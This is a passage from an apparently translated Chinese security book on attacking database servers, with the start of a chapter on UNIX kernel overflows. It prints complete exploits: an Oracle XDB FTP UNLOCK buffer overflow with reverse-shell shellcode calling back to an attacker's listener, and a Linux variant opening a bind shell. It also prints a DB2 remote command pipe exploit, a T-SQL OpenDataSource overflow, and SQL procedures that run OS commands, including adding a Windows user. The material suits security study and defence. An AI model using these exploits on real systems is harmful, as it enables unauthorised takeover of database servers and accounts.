"\x01\x01\x26\x89\x7D\xCC\x40\x40\x89\x45\xC8\x66\xB8\xFF\xFF\x66"
"\x35\xFF\xCA\x66\x89\x45\xCA\x6A\x01\x6A\x02\xFF\x55\xE0\x89\x45"
"\xE0\x6A\x10\x8D\x75\xC8\x56\x8B\x5D\xE0\x53\xFF\x55\xDC\x83\xC0"
"\x44\x89\x85\x58\xFF\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45\x84"
"\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98\x8D\xBD\x48\xFF\xFF\xFF\x57"
"\x8D\xBD\x58\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83\xC0\x01\x50"
"\x83\xE8\x01\x50\x50\x8B\x5D\xD8\x53\x50\xFF\x55\xEC\xFF\x55\xE8"
"\x60\x33\xD2\x83\xC2\x30\x64\x8B\x02\x8B\x40\x0C\x8B\x70\x1C\xAD"
"\x8B\x50\x08\x52\x8B\xC2\x8B\xF2\x8B\xDA\x8B\xCA\x03\x52\x3C\x03"
"\x42\x78\x03\x58\x1C\x51\x6A\x1F\x59\x41\x03\x34\x08\x59\x03\x48"
"\x24\x5A\x52\x8B\xFA\x03\x3E\x81\x3F\x47\x65\x74\x50\x74\x08\x83"
"\xC6\x04\x83\xC1\x02\xEB\xEC\x83\xC7\x04\x81\x3F\x72\x6F\x63\x41"
"\x74\x08\x83\xC6\x04\x83\xC1\x02\xEB\xD9\x8B\xFA\x0F\xB7\x01\x03"
"\x3C\x83\x89\x7C\x24\x44\x8B\x3C\x24\x89\x7C\x24\x4C\x5F\x61\xC3"
"\x90\x90\x90\xBC\x8D\x9A\x9E\x8B\x9A\xAF\x8D\x90\x9C\x9A\x8C\x8C"
"\xBE\xFF\xFF\xBA\x87\x96\x8B\xAB\x97\x8D\x9A\x9E\x9B\xFF\xFF\xA8"
"\x8C\xCD\xA0\xCC\xCD\xD1\x9B\x93\x93\xFF\xFF\xA8\xAC\xBE\xAC\x8B"
"\x9E\x8D\x8B\x8A\x8F\xFF\xFF\xA8\xAC\xBE\xAC\x90\x9C\x94\x9A\x8B"
"\xBE\xFF\xFF\x9C\x90\x91\x91\x9A\x9C\x8B\xFF\x9C\x92\x9B\xFF\xFF"
"\xFF\xFF\xFF\xFF";

char exploit_code[8000]=
"UNLOCK / aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnn"
"nooooppppqqqqrrrrssssttttuuuuvvvvwwwwxxxxyyyyzzzzAAAAAABBBBCCCCD"
"DDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSST"
"TTTUUUUVVVVWWWWXXXXYYYYZZZZabcdefghijklmnopqrstuvwxyzABCDEFGHIJK"
"LMNOPQRSTUVWXYZ0000999988887777666655554444333322221111098765432"
"1aaaabbbbcc";

char exception_handler[8]="\x79\x9B\xf7\x77";
char short_jump[8]="\xEB\x06\x90\x90";


int main(int argc, char *argv[])
{
```

```
    if(argc != 6)
    {
         printf("\n\n\tOracle XDB FTP Service UNLOCK Buffer Overflow Exploit");
         printf("\n\t\tfor Blackhat (http://www.blackhat.com)");
         printf("\n\n\tSpawns a reverse shell to specified port");
         printf("\n\n\tUsage:\t%s host userid password ipaddress port",argv[0]);
         printf("\n\n\tDavid Litchfield\n\t(david@ngssoftware.com)");
         printf("\n\t6th July 2003\n\n\n");
         return 0;
    }

    strncpy(host,argv[1],250);
    if(StartWinsock()==0)
         return printf("Error starting Winsock.\n");

    SetUpExploit(argv[4],atoi(argv[5]));

    strcat(exploit_code,short_jump);
    strcat(exploit_code,exception_handler);
    strcat(exploit_code,exploit);
    strcat(exploit_code,"\r\n");

    GainControlOfOracle(argv[2],argv[3]);

    return 0;

}


int SetUpExploit(char *myip, int myport)
{
     unsigned int ip=0;
     unsigned short prt=0;
     char *ipt="";
     char *prtt="";

     ip = inet_addr(myip);

     ipt = (char*)&ip;
     exploit[191]=ipt[0];
     exploit[192]=ipt[1];
     exploit[193]=ipt[2];
     exploit[194]=ipt[3];

     // set the TCP port to connect on
     // netcat should be listening on this port
     // e.g. nc -l -p 80

     prt = htons((unsigned short)myport);
```

```
        prt = prt ^ 0xFFFF;
        prtt = (char *) &prt;
        exploit[209]=prtt[0];
        exploit[210]=prtt[1];

        return 0;
}
int StartWinsock()
{
        int err=0;
        WORD wVersionRequested;
        WSADATA wsaData;

        wVersionRequested = MAKEWORD( 2, 0 );
        err = WSAStartup( wVersionRequested, &wsaData );
        if ( err != 0 )
             return 0;
        if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsaData.wVersion ) != 0)
          {
             WSACleanup( );
             return 0;
        }

        if (isalpha(host[0]))
        {
             he = gethostbyname(host);
             s_sa.sin_addr.s_addr=INADDR_ANY;
             s_sa.sin_family=AF_INET;
             memcpy(&s_sa.sin_addr,he->h_addr,he->h_length);
          }
        else
        {
             addr = inet_addr(host);
             s_sa.sin_addr.s_addr=INADDR_ANY;
             s_sa.sin_family=AF_INET;
             memcpy(&s_sa.sin_addr,&addr,4);
             he = (struct hostent *)1;
        }

        if (he == NULL)
          {
             return 0;
          }
        return 1;
}
```

```
int GainControlOfOracle(char *user, char *pass)
{

    char usercmd[260]="user ";
    char passcmd[260]="pass ";
    char resp[1600]="";
    int snd=0,rcv=0;
    struct sockaddr_in r_addr;
    SOCKET sock;
    strncat(usercmd,user,230);
    strcat(usercmd,"\r\n");
    strncat(passcmd,pass,230);
    strcat(passcmd,"\r\n");


    sock=socket(AF_INET,SOCK_STREAM,0);
    if (sock==INVALID_SOCKET)
        return printf(" sock error");

    r_addr.sin_family=AF_INET;
    r_addr.sin_addr.s_addr=INADDR_ANY;
    r_addr.sin_port=htons((unsigned short)0);
    s_sa.sin_port=htons((unsigned short)2100);


    if (connect(sock,(LPSOCKADDR)&s_sa,sizeof(s_sa))==SOCKET_ERROR)
        return printf("Connect error");

    rcv = recv(sock,resp,1500,0);
    printf("%s",resp);
    ZeroMemory(resp,1600);

    snd=send(sock, usercmd , strlen(usercmd) , 0);
    rcv = recv(sock,resp,1500,0);
    printf("%s",resp);
    ZeroMemory(resp,1600);

    snd=send(sock, passcmd , strlen(passcmd) , 0);
    rcv = recv(sock,resp,1500,0);
    printf("%s",resp);
    if(resp[0]=='5')
    {
        closesocket(sock);
        return printf("Failed to log in using user %s and password
%s.\n",user,pass);
    }
    ZeroMemory(resp,1600);

    snd=send(sock, exploit_code, strlen(exploit_code) , 0);
```

```
        Sleep(2000);

        closesocket(sock);
        return 0;
    }
```

- Linux XDB溢出破解代码

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>


int main(int argc, char *argv[])
{

     struct hostent *he;
     struct sockaddr_in sa;
     int sock;
     unsigned int addr = 0;
     char recvbuffer[512]="";
     char user[260]="user ";
     char passwd[260]="pass ";
     int rcv=0;
     int snd =0;
     int count = 0;

     unsigned char nop_sled[1804]="";

     unsigned char saved_return_address[]="\x41\xc8\xff\xbf";

     unsigned char exploit[2100]="unlock / AAAABBBBCCCCDDDDEE"
       "EEFFFFGGGGHHHHIIIIJJJJKKKK"
       "LLLLMMMMNNNNOOOOPPPPQQQ"
       "QRRRRSSSSTTTTUUUUVVVVWWW"
                                "WXXXXYYYYZZZZaaaabbbbccccdd";

     unsigned char
code[]="\x31\xdb\x53\x43\x53\x43\x53\x4b\x6a\x66\x58\x54\x59\xcd"

"\x80\x50\x4b\x53\x53\x53\x66\x68\x41\x41\x43\x43\x66\x53"

"\x54\x59\x6a\x10\x51\x50\x54\x59\x6a\x66\x58\xcd\x80\x58"

"\x6a\x05\x50\x54\x59\x6a\x66\x58\x43\x43\xcd\x80\x58\x83"

"\xec\x10\x54\x5a\x54\x52\x50\x54\x59\x6a\x66\x58\x43\xcd"
```

```
"\x80\x50\x31\xc9\x5b\x6a\x3f\x58\xcd\x80\x41\x6a\x3f\x58"
      "\xcd\x80\x41\x6a\x3f\x58\xcd\x80\x6a\x0b\x58\x99\x52\x68"
      "\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x54\x5b\x52\x53\x54"
                  "\x59\xcd\x80\r\n";


      if(argc !=4)
      {
            printf("\n\n\tOracle XDB FTP Service UNLOCK Buffer Overflow Exploit");
            printf("\n\t\tfor Blackhat (http://www.blackhat.com)");
            printf("\n\n\tSpawns a shell listening on TCP Port 16705");
            printf("\n\n\tUsage:\t%s host userid password",argv[0]);
            printf("\n\n\tDavid Litchfield\n\t(david@ngssoftware.com)");
printf("\n\t7th July 2003\n\n\n");
            return 0;
      }

      while(count < 1800)
      {
            nop_sled[count++]=0x90;
      }

      // Build the exploit
      strcat(exploit,saved_return_address);
      strcat(exploit,nop_sled);
      strcat(exploit,code);

      // Process arguments
      strncat(user,argv[2],240);
      strncat(passwd,argv[3],240);
      strcat(user,"\r\n");
      strcat(passwd,"\r\n");


      // Setup socket stuff
      sa.sin_addr.s_addr=INADDR_ANY;
      sa.sin_family = AF_INET;
      sa.sin_port = htons((unsigned short) 2100);

      // Resolve the target system
      if(isalpha(argv[1][0])==0)
      {
            addr = inet_addr(argv[1]);
            memcpy(&sa.sin_addr,&addr,4);
      }
      else
      {
            he = gethostbyname(argv[1]);
            if(he == NULL)
```

```
            return printf("Couldn't resolve host %s\n",argv[1]);
        memcpy(&sa.sin_addr,he->h_addr,he->h_length);
    }

    sock = socket(AF_INET,SOCK_STREAM,0);
    if(sock < 0)
        return printf("socket() failed.\n");
    if(connect(sock,(struct sockaddr *) &sa,sizeof(sa)) < 0)
    {
        close(sock);
        return printf("connect() failed.\n");
    }

    printf("\nConnected to %s....\n",argv[1]);

    // Receive and print banner
    rcv = recv(sock,recvbuffer,508,0);
    if(rcv > 0)
    {
        printf("%s\n",recvbuffer);
        bzero(recvbuffer,rcv+1);
    }
    else
    {
        close(sock);
        return printf("Problem with recv()\n");
    }

    // send user command
    snd = send(sock,user,strlen(user),0);
    if(snd != strlen(user))
    {   close(sock);
        return printf("Problem with send()....\n");
    }
    else
    {
        printf("%s",user);
    }

    // Receive response. Response code should be 331
    rcv = recv(sock,recvbuffer,508,0);
    if(rcv > 0)
    {

        if(recvbuffer[0]==0x33  && recvbuffer[1]==0x33 && recvbuffer[2]==0x31)
        {
            printf("%s\n",recvbuffer);
            bzero(recvbuffer,rcv+1);
```

```
        }
        else
        {
            close(sock);
            return printf("FTP response code was not 331.\n");
        }

    }
    else
    {
        close(sock);
        return printf("Problem with recv()\n");
    }


    // Send pass command
    snd = send(sock,passwd,strlen(passwd),0);
    if(snd != strlen(user))
    {
        close(sock);
        return printf("Problem with send()....\n");
    }
    else
        printf("%s",passwd);

    // Receive response. If not 230 login has failed.
    rcv = recv(sock,recvbuffer,508,0);
    if(rcv > 0)
    {
        if(recvbuffer[0]==0x32  && recvbuffer[1]==0x33 && recvbuffer[2]==0x30)
        {
            printf("%s\n",recvbuffer);
            bzero(recvbuffer,rcv+1);
        }
        else
        {
            close(sock);
            return printf("FTP response code was not 230. Login failed...\n");
        }
    }
    else
    {
        close(sock);
        return printf("Problem with recv()\n");
    }

    // Send the UNLOCK command with exploit
```

```
        snd = send(sock,exploit,strlen(exploit),0);
        if(snd != strlen(exploit))
        {
             close(sock);
             return printf("Problem with send()....\n");
        }
        // Should receive a 550 error response.
        rcv = recv(sock,recvbuffer,508,0);
        if(rcv > 0)
             printf("%s\n",recvbuffer);

        printf("\n\nExploit code sent....\n\nNow telnet to %s 16705\n\n",argv[1]);
        close(sock);
        return 0;

}
```

当Oracle通过HTTP和FTP提供数据库服务时，IBM也不甘示弱，他们的DB2在TCP端口6789上提供JDBC Applet Server。由于有这个Applet Server，用户可以通过浏览器下载并执行Java Applet，进而查询数据库服务器。这个从Web服务器下载的Java Applet将连接到Applet Server，并把用户的请求传递给数据库服务器。这个过程中有一个明显的风险——源自客户端的查询。因为可以把查询硬编码到一个什么也没有的applet中，攻击者可以完全发送他们自己的查询。JDBC Applet Server把这个请求转发给数据库服务器，然后传回结果。不用说，这个功能似乎非常危险，应该谨慎使用。

当然，微软也不例外。微软的SQL在2003年出现了Slammer漏洞。Slammer是一个栈缓冲区溢出漏洞，当向SQL Server 1434端口发送第一个字节是0x04、后面跟着超长字符串的UDP包时，将触发溢出。关于这个漏洞的破解有很多文章，你可以在网上及本书中找到相关的信息。

24.2　应用层攻击

在应用层有两类攻击。第一类包括为了运行操作系统命令，简单地破解暴露的功能性（functionality）；第二类包括对功能性内缓冲区溢出问题的利用。任何一个方法，用SQL（或者T-SQL、PL/SQL）编写的破解代码都可以通过标准的SQL客户端工具执行。由于SQL和SQL扩展部分等同于程序设计语言，因此，你可以在多种方法里通过编码来隐藏攻击行为。如果我们使用了上述技术，而目标程序仅在应用层进行检查，那么目标程序的自我防御甚至检测都很难奏效。在我的经验里，可怜的入侵检测系统（Intrusion Detection System，IDS），甚至包括入侵防护系统（Intrusion Prevention System，IPS）都不会查觉到有什么异常。看一个简单的例子，考虑这种情形：在真正执行攻击前，攻击者把破解代码编码后插入表里。然后，或许是在数星期后，进行第二次查询，把破解代码载入变量，然后执行。

查询1：

```
INSERT INTO TABLE1 (foo) VALUES ('EXPLOIT')
```

查询2:

```
DECLARE @bar varchar(500)
SELECT @bar = foo FROM TABLE1
EXEC (@bar)
```

你可能会说，可以通过动态的exec来识别攻击行为。的确可以这样做，但如果这种查询属于正常的使用范围呢？其实，很难分辨它与正常查询之间的区别。到目前为止，保护数据库服务器的最好方法不是紧盯着IPS/IDS不放，而是花时间认真锁定（locking down）服务器。

24.3 运行操作系统命令

当用户有适当的权限时（没有权限很正常），大多数RDBMS都会允许他们执行操作系统命令。为什么呢？当然有很多理由（微软SQL Server的安全更新通常需要这个功能，下面会讨论这个问题），但我们认为，让这些功能原封不动地待在那里是很危险的。你可以通过RDBMS软件运行操作系统命令，但方法不太一样，主要是看你用哪一家的产品了。

24.3.1 微软 SQL Server

即使你不太了解微软的SQL Server，可能也听说过扩展存储过程xp_cmdshell。一般来说，只允许系统管理员权限的用户运行xp_cmdshell，但在过去的几年里，暴露的一些漏洞允许低权限用户也可以使用它。xp_cmdshell获得一个参数——要执行的命令。典型的是用运行SQL服务器账户（通常是LOCAL SYSTEM账户）的安全上下文（security context）执行这条命令。在某些情况下，可以设置一个代理账号，然后在这个账号的安全上下文里执行这条命令。

```
exec master..xp_cmdshell ('dir > c:\foo.txt')
```

尽管很多安全更新都要用到xp_cmdshell，但把xp_cmdshell留在原地，通常会危及SQL服务器的安全。比较好的做法是删除这个扩展存储过程，并把xplog70.dll从binn目录里移走。在需要更新时，再把xplog70.dll移回binn目录，重新加上xp_cmdshell。

24.3.2 Oracle

在Oracle里有两种方法可以运行操作系统命令，但都不是现成的方法，这里只有允许命令执行的框架。一种方法是用PL/SQL存储过程。PL/SQL可以被扩展，从而允许一个过程调用操作系统函数库输出的函数。因为这个原因，攻击者可以用Oracle 加载C运行时库（msvcrt.dll或libc），执行system() C函数。这个函数像下面这样运行命令。

```
CREATE OR REPLACE LIBRARY exec_shell
     AS 'C:\winnt\system32\msvcrt.dll';
/
show errors
CREATE OR REPLACE PACKAGE oracmd IS
PROCEDURE exec (cmdstring IN CHAR);
end oracmd;
/
show errors
```

```
CREATE OR REPLACE PACKAGE BODY oracmd IS
PROCEDURE exec(cmdstring IN CHAR)
IS EXTERNAL
NAME "system"
LIBRARY exec_shell
LANGUAGE C;
end oracmd;
/
exec oracmd.exec ('net user ngssoftware password!! /add');
```

为了建立这样的过程，用户账户必须具有CREAT/ALTER(ANY) LIBRARY权限。

在最近一些Oracle版本里，可以把加载函数库的目录限制为${ORACLE_HOME}\bin目录。这在一定程度上提高了安全性，然而，通过双点（double-dot）法，你可以摆脱这层束缚，从而加载任何函数库。

```
CREATE OR REPLACE LIBRARY exec_shell
     AS '..\..\..\..\..\..\winnt\system32\msvcrt.dll';
```

当然，上面的命令是Windows下的例子，如果我们想在类UNIX系统上执行这样的攻击，则要把库名称改为libc的路径。

注意，在某些版本的Oracle里，甚至在不接触主RDBMS服务的情况下，也有可能哄骗软件运行OS命令。当Oracle加载函数库时，它会连到TNS Listener，Listener执行小主机程序（名为extproc）做真正的库函数加载和函数调用。通过直接和TNS Listener通信，就有可能哄骗它执行extproc。因此，攻击者在没有用户ID或密码的情况下，仍能获得Oracle服务器的控制。这个漏洞已经被补上了。

24.3.3 IBM DB2

IBM的DB2和Oracle一样不安全，但具体表现不同。几乎和Oracle一样，在DB2里，你也可以通过创建一个过程来执行操作系统命令，但在默认情况下，似乎任何用户都可以这样做。当第一次安装DB2时，PUBLIC默认是IMPLICIT_SCHEMA权限，这种权限允许用户创建新计划（schema）。这个计划属于SYSIBM，但PUBLIC被赋于在它内部创建对象的权力。同样，低权限用户也可以创建新计划，并在它里面创建过程。

```
CREATE PROCEDURE rootdb2 (IN cmd varchar(200))
EXTERNAL NAME 'c:\winnt\system32\msvcrt!system'
LANGUAGE C
DETERMINISTIC
PARAMETER STYLE DB2SQL
call rootdb2 ('dir > c:\db2.txt')
```

为了防止低权限用户利用这个漏洞，必须把PUBLIC的IMPLICIT_SCHEMA权限移走。

为了减轻管理负担，DB2还提供了另外的机制，不需要通过SQL就能运行操作系统的命令。这个功能主要是由DB2的远程命令服务器（Remote Command Server）实现的，像名字描述的那样，它的功能是远程执行命令。以Windows平台为例，db2rcmd.exe启动后打开名为DB2REMOTECMD的命名管道，远程客户端可以通过它发送命令，服务器也会通过它把命令执行结果返回给客户端。

在命令发送前，在第一次写操作时完成握手，在第二次写操作时发送命令。收到两个写操作之后，派生单独的进程db2rcmdc.exe，由它负责执行命令。这个服务器在db2admin账户的安全上下文里启动并运行，而db2admin账号默认情况下具有管理员特权，更为可怕的是，服务器依然用这个权限运行db2rcmdc，并执行客户端传来的命令。当然，为了连接DB2REMOTECMD管道，客户端需要合法的ID和密码，但假如他们有ID和密码，即使是低权限的用户也能以管理员权限运行命令。不用多说，这肯定是一个安全风险。在最坏的情况下，IBM应该修改远程命令服务器的代码，在执行命令前，至少应该先调用ImpersonateNamedPipeClient。这样做的目的是，用发送请求用户的权限和管理员的特权来执行命令。最好的情况是加强命名管道的安全性，仅允许具有管理员特权的用户使用这个服务。这个代码将在远程服务器上执行一条命令并返回结果。

```
#include <stdio.h>
#include <windows.h>

int main(int argc, char *argv[])
{
 char buffer[540]="";
 char NamedPipe[260]="\\\\";
 HANDLE rcmd=NULL;
 char *ptr = NULL;
 int len =0;
 DWORD Bytes = 0;

 if(argc !=3)
 {
  printf("\n\tDB2 Remote Command Exploit.\n\n");
  printf("\tUsage: db2rmtcmd target \"command\"\n");
  printf("\n\tDavid Litchfield\n\t(david@ngssoftware.com)\n\t6th
September 2003\n");
  return 0;
      }

 strncat(NamedPipe,argv[1],200);
 strcat(NamedPipe,"\\pipe\\DB2REMOTECMD");

 // Setup handshake message
 ZeroMemory(buffer,540);
 buffer[0]=0x01;
 ptr = &buffer[4];
 strcpy(ptr,"DB2");
 len = strlen(argv[2]);
 buffer[532]=(char)len;

 // Open the named pipe
 rcmd = CreateFile(NamedPipe,GENERIC_WRITE|GENERIC_READ,0,
NULL,OPEN_EXISTING,0,NULL);
```

```
    if(rcmd == INVALID_HANDLE_VALUE)
     return printf("Failed to open pipe %s. Error %d.\n",NamedPipe,GetLastError());

    // Send handshake
    len = WriteFile(rcmd,buffer,536,&Bytes,NULL);
    if(!len)
     return printf("Failed to write to %s. Error %d.\n",NamedPipe,GetLastError());

    ZeroMemory(buffer,540);
    strncpy(buffer,argv[2],254);

    // Send command
    len = WriteFile(rcmd,buffer,strlen(buffer),&Bytes,NULL);
    if(!len)
     return printf("Failed to write to %s. Error %d.\n",NamedPipe,GetLastError());

    // Read results
    while(len)
    {
     len = ReadFile(rcmd,buffer,530,&Bytes,NULL);
     printf("%s",buffer);
     ZeroMemory(buffer,540);
         }

    return 0;
}
```

允许远程执行命令肯定会带来一些风险，应该尽可能禁用这样的服务。

在前面，我们列了一些通过RDBMS软件执行操作系统命令的方法。当然不仅仅局限于此，我们鼓励你仔细检查数据库服务器软件，找出漏洞，并采取相应的措施防止它受到损害。

24.4 SQL 层的多种利用方法

在SQL层破解漏洞要比在低层容易些。当然，这不是说在低层破解漏洞非常困难——只是稍微有点难。说在SQL层比较容易的原因是，我们可以利用客户端工具（如微软的Query Analyzer和Oracle的SQL*Pluse）封装我们利用恰当的高层协议（如TDS和TNS）的破解。也就是说，我们可以用所选的SQL扩展编写破解代码。

SQL 函数

许多SQL层漏洞都是出现在函数或扩展存储过程中的。而在真正的SQL语法分析程序里，漏洞还是比较少的。当然，这也合乎逻辑。因为SQL语法分析程序是数据库的核心部分，要处理无数种查询，所以现实情况要求它很健壮，它的代码必须没有bug。而从另一方面说，函数和扩展存储过程一般只用来执行一两个明确的动作，没那么多要求，所以也没有对代码进行严格的检查。

破解代码里的大部分可执行代码不是可打印的ASCII字符，因此，我们需要找到一个方法从

SQL客户端工具得到可打印的ASCII字符。乍一听好像难度比较大，其实不然。正像我们已经说过的，在SQL层可以用来破解的方法是无限的，SQL扩展部分提供了十分宽松的编程环境，可以用任何可想到的方式编写破解代码。先看一些例子。

使用CHR/CHAR函数

许多SQL环境里都有CHR或CHAR函数，它们获取数字并将其转换成字符。我们可以利用CHR函数建立可执行代码。例如，如果想编码并执行call eax，它相应的指令字节是0xFF和0xD0。在微软的SQL里，我们可以这样做：

```
DECLARE @foo varchar(20)
SELECT @foo = CHAR(255) + CHAR(208)
```

在Oracle里使用CHR()函数。

有时候，甚至都不需要用CHR/CHAR函数。如下所示，我们可以直接用十六进制插入这个字节。

```
SELECT @foo = 0xFFD0
```

用这样的方法可以没有障碍地得到需要的二进制代码。看一个实际的例子，考虑下列T-SQL代码，它破解微软SQL Server 2000里的一个栈缓冲区溢出。

```
-- Simple Proof of Concept
-- Exploits a buffer overrun in OpenDataSource()
--
-- Demonstrates how to exploit a UNICODE overflow using T-SQL
-- Calls CreateFile() creating a file called c:\SQL-ODSJET-BO
-- I'm overwriting the saved return address with 0x42B0C9DC
-- This is in sqlsort.dll and is consistent between SQL 2000 SP1 and SP2
-- The address holds a jmp esp instruction.
--
-- To protect against this overflow download the latest Jet Service
-- pack from Microsoft - http://www.microsoft.com/
--
-- David Litchfield (david@ngssoftware.com)
-- 19th June 2002
declare @exploit nvarchar(4000)
declare @padding nvarchar(2000)
declare @saved_return_address nvarchar(20)
declare @code nvarchar(1000)
declare @pad nvarchar(16)
declare @cnt int
declare @more_pad nvarchar(100)

select @cnt = 0
select @padding = 0x41414141
select @pad = 0x4141

while @cnt < 1063
begin
```

24

```
          select @padding = @padding + @pad
          select @cnt = @cnt + 1
end

-- overwrite the saved return address

select @saved_return_address = 0xDCC9B042
select @more_pad = 0x4343434344444444454545454646464647474747

-- code to call CreateFile(). The address is hardcoded to 0x77E86F87 - Win2K Sp2
-- change if running a different service pack

select @code =
0x558BEC33C05068542D424F6844534A4568514C2D4F68433A5C538D14245050405048505OB0C
05052B8876FE877FFD0CCCCCCCCCC
select @exploit = N'SELECT * FROM OpenDataSource(
''Microsoft.Jet.OLEDB.4.0'',''Data Source="c:\'
select @exploit = @exploit + @padding + @saved_return_address + @more_pad + @code
select @exploit = @exploit + N'";User ID=Admin;Password=;Extended
properties=Excel 5.0'')...xactions'
exec (@exploit)
```

24.5 小结

希望通过本章的学习，读者已经了解了怎样依靠RDBMS软件逼近攻击的线索。这个方法与从大部分其他的软件片段中得到的相似，只有一个主要的区别。可以把攻击数据库服务器和攻击编译器做一个比较：前者非常灵活，并且有足够大的编程空间，算得上是比较容易了。DBA需要留意数据库服务器里的漏洞，把他们的服务器锁好。希望Slammer是最后一个蠕虫，如果不是，蠕虫将轻而易举地控制数据库服务器。

第 25 章

UNIX内核溢出

在本章，我们将研究几个内核级漏洞，编写健壮可靠的UNIX内核破解。各种OS内核都有一些常见的问题，我们将识别那些可能会导致漏洞可利用的条件，也会分析一些已知的bug。在熟悉各种内核漏洞之后，我们将把重点放在两个漏洞破解上，这两个漏洞是我们在为写作本章做准备的过程中，在OpenBSD和Solaris里发现的。

在所有版本的OpenBSD和Solaris里，我们所讨论的这两个漏洞都会导致用户可以访问内核级的OS资源。内核级访问可能会造成非常严重的后果，最直接的危害就是利用它提升特权，因此，它能危及各种内核级的安全措施，比如说改写根目录、系统跟踪和其他提供可信B1级OS能力的商业产品。我们也将探究OpenBSD的主动性安全和它在防范内核级破解时的问题。希望这些内容可以启发并鼓励你瞄准其他想像中完全安全的操作系统。

25.1 内核漏洞类型

由于存在许多脆弱的函数以及不良的编程习惯，内核区域中存在可利用的条件。我们将以多种内核为例，仔细检查这些漏洞，并提示在审计内核时应该注意什么。Dawson Engler的精彩论文“Using Programmer-Written Compiler Extensions to Catch Security Holes”（www.stanford.edu/~engler/sp-ieee-02.ps），介绍了在内核区域搜索漏洞时应该寻找什么，并提供了精彩的实例。

尽管已经发现了许多不良的编程习惯，特别是会产生内核级漏洞的编程习惯，但是，即使是在严格的代码审计下，一些隐患仍有可能潜伏下来。本章介绍的OpenBSD内核栈溢出就属于不常被审计的函数。包含潜在的、与用户区API 的strcpy和memcpy相似的危险函数的内核区，可能会导致溢出。

常见的函数和逻辑错误摘要如下。

- 有符号整数问题
  - buf[user_controlled_index]漏洞
  - copyin/copyout函数
- 整数溢出
  - malloc/free函数
  - copyin/copyout函数
  - 整数运算问题

- 缓冲区溢出（栈/堆）
  - copyin和其他类似的函数
  - 从虚拟节点到内核缓冲区的读/写
- 格式化串溢出
  - log、print函数
- 设计错误
  - modload、ptrace

让我们看几个已经公开的内核级漏洞，用实际的例子说明怎样解决各种破解问题。我们会介绍以下几个案例：2个OpenBSD内核溢出（见*Phrack*第60期，文章0x6），1个FreeBSD内核信息泄露，1个Solaris设计错误。

```
2.1 - OpenBSD select() kernel stack buffer overflow

sys_select(p, v, retval)
        register struct proc *p;
        void *v;
        register_t *retval;
{
        register struct sys_select_args /* {
                syscallarg(int) nd;
                syscallarg(fd_set *) in;
                syscallarg(fd_set *) ou;
                syscallarg(fd_set *) ex;
                syscallarg(struct timeval *) tv;
        } */ *uap = v;
        fd_set bits[6], *pibits[3], *pobits[3];
        struct timeval atv;
        int s, ncoll, error = 0, timo;
        u_int ni;

[1]     if (SCARG(uap, nd) > p->p_fd->fd_nfiles) {
                /* forgiving; slightly wrong */
                SCARG(uap, nd) = p->p_fd->fd_nfiles;
        }
[2]     ni = howmany(SCARG(uap, nd), NFDBITS) * sizeof(fd_mask);
[3]     if (SCARG(uap, nd) > FD_SETSIZE) {

        [deleted]

#define getbits(name, x)
[4]   if (SCARG(uap, name) && (error = copyin((caddr_t)SCARG(uap, name),
            (caddr_t)pibits[x], ni)))
                goto done;
[5]     getbits(in, 0);
        getbits(ou, 1);
        getbits(ex, 2);
```

```
#undef  getbits

     [deleted]
```

为了弄清楚所选的系统调用代码，需要从头文件中把SCARG宏摘出来。

```
sys/systm.h:114
...
#if     BYTE_ORDER == BIG_ENDIAN
#define SCARG(p, k)     ((p)->k.be.datum)       /* get arg from args pointer */
#elif   BYTE_ORDER == LITTLE_ENDIAN
#define SCARG(p, k)     ((p)->k.le.datum)       /* get arg from args pointer */

sys/syscallarg.h: line 14

#define syscallarg(x)
        union {
                register_t pad;
                struct { x datum; } le;
                struct {
                int8_t pad[ (sizeof (register_t) < sizeof (x))
                        ? 0
                        : sizeof (register_t) - sizeof (x)];
                x datum;
        } be;
}
```

SCARG()是一个检索struct sys_XXX_args结构（XXX表示系统调用名称）成员的宏，这个结构保存了与整个系统调用有关的数据。为了和CPU寄存器大小的边界保持对齐，可以通过SCARG()访问这些结构的成员，这样一来，内存访问速度将加快，内存访问也更有效率。为了使用SCARG()宏，系统调用必须用如下的形式声明（declare）输入参数。下面为select()系统调用的输入参数结构。

```
sys/syscallarg.h: line 404

struct sys_select_args {
[6]     syscallarg(int) nd;
        syscallarg(fd_set *) in;
        syscallarg(fd_set *) ou;
        syscallarg(fd_set *) ex;
        syscallarg(struct timeval *) tv;
};
```

这个特殊的漏洞产生原因是没有对nd参数进行充分的检查（你可以在代码例子里标[6]的地方发现正确的代码行），nd是为了执行从用户区到内核区的复制操作而被用于计算长度的参数。

尽管对nd参数做过一个检查[1]（nd表示这个最高的已编号的描述符加上fd_sets里的任何一个），用于核对p->p_fd->fd_nfiles（进程正持有的打开的描述符的数量）。但这个检查是不完整的。在[6]处把nd声明为有符号，于是可以把它作为负数提供，因此，在[1]处的“大

25

于”检查将被绕过。最后，为了为copyin操作中的ni计算长度参数，在[2]处的howmany()宏使用nd。

```
#define howmany(x, y)    (((x)+((y)-1))/(y))

ni = ((nd + (NFDBITS-1)) / NFDBITS)  * sizeof(fd_mask);
ni = ((nd + (32 - 1)) / 32) * 4
```

在计算ni之后对nd参数[3]又进行了检查。

这个检查也被绕过去了，因为OpenBSD开发者总是忘了对nd参数进行符号检查。检查[3]是用来确定在随后的copyin操作中，在栈上已分配的空间是否够用，如果不够用，将在堆上分配足够的空间。

假设符号检查不充分，我们将绕过检查[3]，继续使用栈空间。最后，将定义getbits()宏[4,5]，并调用它来找回用户提供的fd_sets（readfds、writefds、exceptfds，这些数组包含了用于测试“准备读”、“准备写”或者“异常的情况挂起”的描述符）。很明显，如果nd参数作为负整数提交，copyin操作（在getbits之内）将改写内核内存的内容，使用某些内核溢出技巧将导致执行任意代码。

最后，把所有的块拼凑在一起，这个漏洞对应下列的伪代码。

```
vuln_func(int user_number, char *user_buffer) {

char stack_buf[1024];

if( user_number > sizeof(stack_buf) )
       goto error;

copyin(stack_buf, user_buf, user_number);
/* copyin is somewhat the kernel land equivalent of memcpy */

}


